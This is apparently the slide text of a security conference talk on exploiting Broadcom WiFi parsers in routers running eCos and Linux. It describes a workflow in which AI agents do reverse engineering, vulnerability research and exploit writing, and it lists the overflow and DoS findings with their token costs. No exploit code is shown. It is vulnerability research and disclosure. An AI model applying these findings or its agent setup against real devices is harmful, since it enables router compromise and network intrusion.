

HEXACON / 2026

One Parser, Two Bugs, Many Routers

Exploiting Broadcom WiFi Across eCos and Linux

QUENTIN KAISER

16–17 OCTOBER 2026
PARIS, FRANCE

DISCLAIMER



The views expressed in this presentation are my own and do not reflect those of my employer (past, current, or future) or their clients.

00

AGENDA

- 01 - AI ASSISTED VULNERABILITY RESEARCH
- 02 - EXPLOITING BROADCOM WIFI ON ECOS
- 03 - PIVOTING ACROSS SOCs
- 04 - EXPLOITING BROADCOM WIFI ON LINUX
- 05 - A STUDY ON SUPPLY CHAIN SECURITY
- 06 - CONCLUSION

01

AI ASSISTED VULNERABILITY RESEARCH

Connecting your agents to all kinds of devices without getting owned

AI ASSISTED VULNERABILITY RESEARCH

recos Reverse engineering resources for the eCOS platform. Java ☆ 25 🔗 7 Public	ecoshell Shellcode generation for eCOS platform. C ☆ 14 🔗 3 Public
ecosploits Repository of eCOS platforms exploits. Python ☆ 10 🔗 1 Public	programstore-loader A Broadcom ProgramStore firmware image loader for Ghidra. Java ☆ 5 🔗 1 Public

<https://github.com/ecos-wtf/>

Broadcom eCos | Reversing Interrupt and Exception Handling

Broadcom eCos | Reversing the OS Memory Layout

Broadcom eCos | Reversing the Heap Allocator

Broadcom eCos | Firmware Analysis with Ghidra

Broadcom eCos | Exploiting Stack Overflows (Netgear CG3700)

Broadcom eCos | Building Custom Shellcode

Broadcom eCos | Gaining Persistence with Firmware Implants

How to gain persistence with firmware implants on Broadcom eCos.

March 15, 2021

<https://ecos.wtf/>

AI ASSISTED VULNERABILITY RESEARCH

A Clockwork Orange - Askey TCG300 Vulnerability Report

This report outlines vulnerabilities found in Askey TCG300 cable modems provided by Orange Belgium to its subscribers. The modems are vulnerable to authenticated and unauthenticated remote code execution through the web administration server. These vulnerabilities arise from memory corruptions due to insecure function calls when handling HTTP requests. These vulnerabilities can be exploited by attackers who already have access to the device's local network, including from the guest network. Under certain specific conditions, the attack could also be launched remotely over the Internet. By exploiting these vulnerabilities, an attacker can gain unauthorized access to Orange Belgium customers LAN, fully compromise the router, and leave a persistent backdoor allowing direct remote access to the network.

- [paper](#)


VOOdoo - Netgear CG3700B Vulnerability Report

This report outlines the VOOdoo vulnerabilities found in NETGEAR CG3700B cable modems provided by VOO to its subscribers. These modems use a weak algorithm to generate default WPA2 pre-shared keys, allowing an attacker in reception range of a vulnerable modem to derive the WPA2 pre-shared key from the access point MAC address. The modems are also vulnerable to remote code execution through the web administration panel. The exploit is possible due to usage of derivable credentials and programming errors in multiple form handlers. By chaining these vulnerabilities an attacker can gain unauthorized access to VOO customers LAN (over the Internet or by being in reception range of the access point), fully compromise the router, and leave a persistent backdoor allowing direct remote access to the network.

- [paper](#)

<https://quentinkaiser.be/>

Upskilling



Skilled Agents

REVERSER

ghidra-rpc

ecos-offensive-security-research

Skilled Agents

**VULNERABILITY
RESEARCHER**

ghidra-rpc

ecos-offensive-security-research

fp-check

audit-context-building

c-review

Skilled Agents

EXPLOIT WRITER


ghidra-rpc

ecos-offensive-security-research


fp-check

modern-python

Collaborating Agents



Strapped Agents



Environment Variables

- **harness:** codex
- **model:** gpt-5.6-Sol (Trusted Access for Cyber (TAC) Approved)
- **thinking level:** high

Findings

- DHCPv6 DoS
- FTPLite DoS
- HTTP overflows (re-discovered issues I reported in 2021)
- WebSocket overflow (re-discovered “Cable Haunt”)
- SSH unauth stack overflow
- UPnP response overflows
- 802.11 WPS EAP Fragment Reassembly overflow
- ...

Findings

- DHCPv6 DoS
- FTPLite DoS
- HTTP overflows (re-discovered issues I reported in 2021)
- WebSocket overflow (re-discovered “Cable Haunt”)
- SSH unauth stack overflow
- UPnP response overflows
- 802.11 WPS EAP Fragment Reassembly overflow
- ...

Cost

› At \$4 per million input token, \$0.4 per million cached input token, and \$20 per million output token. Adjust the table with cost in dollar.

Phase	Non-cached input	Input cost	Cached input	Cached cost	Output	Output cost	Total cost
Ghidra reversing	17,072,797	\$68.29	635,681,792	\$254.27	2,165,591	\$43.31	\$365.88
Vulnerability research	19,266,890	\$77.07	591,116,544	\$236.45	2,141,540	\$42.83	\$356.34
Exploit development/chaining	9,612,321	\$38.45	312,492,928	\$125.00	1,018,610	\$20.37	\$183.82
Total	45,952,008	\$183.81	1,539,291,264	\$615.72	5,325,741	\$106.51	\$906.04

So the 51.3 million non-cached-input-plus-output tokens cost \$290.32. Including the 1.539 billion cached input tokens, the complete estimated cost is \$906.04.

Worked for 10s • 11:32 PM

Actual Cost


103€

02


EXPLOITING BROADCOM WIFI ON ECOS

From fragmented packets to RCE


Broadcom's 802.11 design



